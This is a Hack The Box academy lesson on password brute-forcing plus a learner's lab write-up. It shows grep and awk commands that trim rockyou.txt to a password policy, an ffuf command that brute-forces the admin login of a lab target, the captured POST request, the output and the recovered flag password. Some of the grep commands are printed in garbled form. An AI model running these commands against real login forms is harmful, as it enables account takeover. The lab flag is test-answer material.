Brute-Forcing Passwords
After successfully identifying valid users, password-based authentication relies on the password as a sole measure for authenticating the user. Since users tend to select easy-to-remember passwords, attackers may be able to guess or brute-force them.
While password brute-forcing is not the focus of this module (it is covered in more detail in Login Brute Forcing), we will still discuss an example of brute-forcing a password-based login form, as it is one of the most common examples of broken authentication.
Brute-Forcing Passwords
Passwords remain one of the most common online authentication methods, yet they are plagued by many issues. One prominent issue is password reuse, where individuals use the same password across multiple accounts. This practice poses a significant security risk because if one account is compromised, attackers can potentially gain access to other accounts with the same credentials. Password reuse enables an attacker who obtained a list of passwords from a password leak to try the same passwords on other web applications ("Password Spraying"). Another issue is the use of weak passwords based on typical phrases, dictionary words, or simple patterns. These passwords are vulnerable to brute-force attacks, where automated tools systematically try different combinations until they find the correct one, compromising the account's security.
When accessing the sample web application, we can see the following information on the login page:

The success of a brute-force attack depends entirely on the number of attempts an attacker can perform and the time it takes to complete the attack. As such, ensuring that a good wordlist is used for the attack is crucial. If a web application enforces a password policy, we should ensure that our wordlist only contains passwords that match the implemented password policy. Otherwise, we are wasting valuable time with passwords that users cannot use on the web application, as the password policy does not allow them.
For instance, the popular password wordlist rockyou.txt contains more than 14 million passwords:
m4cc18@htb[/htb]$ wc -l /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt

14344391 /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt
Now, we can use grep to match only those passwords that match the password policy implemented by our target web application, which brings down the wordlist to about 150,000 passwords, a reduction of about 99%:
m4cc18@htb[/htb]$ grep ' grep '[[:lower:' | grep '[[:digit:]]' | grep -E '.{10}' > custom_wordlist.txt

$ wc -l custom_wordlist.txt

151647 custom_wordlist.txt
Alternatively, we could also combine the search parameters into a single awk command:
m4cc18@htb[/htb]$ awk 'length($0) >= 10 && /[a-z]/ && /[A-Z]/ && /[0-9]/' /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt > custom_wordlist.txt
To start brute-forcing passwords, we need a user or a list of users to target. Using the techniques covered in the previous section, we determine that admin is a valid username. Therefore, we will attempt brute-forcing the account's password.
However, first, let us intercept the login request to know the names of the POST parameters and the error message returned within the response:

Upon providing an incorrect username, the login response contains the message (substring) "Invalid username", therefore, we can use this information to build our ffuf command to brute-force the user's password:
m4cc18@htb[/htb]$ ffuf -w ./custom_wordlist.txt -u http://172.17.0.2/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "username=admin&password=FUZZ" -fr "Invalid username"

<SNIP>

[Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 4764ms]
    * FUZZ: Buttercup1
After some time, we can successfully obtain the admin user's password, enabling us to log in to the web application:

For more details on creating custom wordlists and attacking password-based authentication, check out the Cracking Passwords with Hashcat and Password Attacks modules. Further details on brute-forcing different variations of web application logins are provided in the Login Brute Forcing module.
Exercise
TARGET: 154.57.164.80:30165
Challenge 1
What is one prominent issue with passwords?
flag: password reuse
Challenge 2
What is the password of the user 'admin'?
Using what was shown in this section I will start by visiting the target web app:

- This already provides information about the password policy
Since we are already given the username admin is a valid user and we are asked to get its password, I will start by sending a request with the user admin and an invalid password to see what the error message is:

- The error message is displayed:
Invalid username or password
The POST request looks like this:
POST /index.php HTTP/1.1
Host: 154.57.164.80:30165
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 24
Origin: http://154.57.164.80:30165
Connection: keep-alive
Referer: http://154.57.164.80:30165/
Cookie: PHPSESSID=b85ivuo38ieku3st8unvvtjerm
Upgrade-Insecure-Requests: 1
Priority: u=0, i

username=admin&password=
- Note the last line, that is how the username and password parameters are passed. This will be useful to construct or brute-force command.
The next step is to build the wordlist we will be using for our brute-force attack, since we are given the password policy, I will just replicate it using grep commands on the original rockyou.txt wordlist from SecLists:
┌──(macc㉿kaliLab)-[~/htb/broken_authentication]
└─$ grep ' grep '[[:lower:' | grep '[[:digit:]]' | grep -E '.{10}' > custom_wordlist.txt
Knowing the above and having a custom wordlist in our tool bag, we are ready to construct a ffuf command to brute-force the password of the admin user:
┌──(macc㉿kaliLab)-[~/htb/broken_authentication]
└─$ ffuf -w ./custom_wordlist.txt -u http://154.57.164.80:30165/index.php -X POST -H "Content-Type: application/x-www-form-urlencoded" -d "username=admin&password=FUZZ" -fr "Invalid username"
- Note we are filtering out responses with the string
Invalid username, since that will get rid of any response that corresponds to a wrong password.
        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://154.57.164.80:30165/index.php
 :: Wordlist         : FUZZ: /home/macc/htb/broken_authentication/custom_wordlist.txt
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Data             : username=admin&password=FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Regexp: Invalid username
________________________________________________

Ramirez120992           [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 119ms]
PrettyGirl1             [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 5222ms]
P4r4n0rm4l              [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 134ms]
Optiplex745             [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 125ms]
Nathanial1              [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 124ms]
...
- Note the only response with status code 302 is the one corresponding to the password:
Ramirez120992
flag: Ramirez120992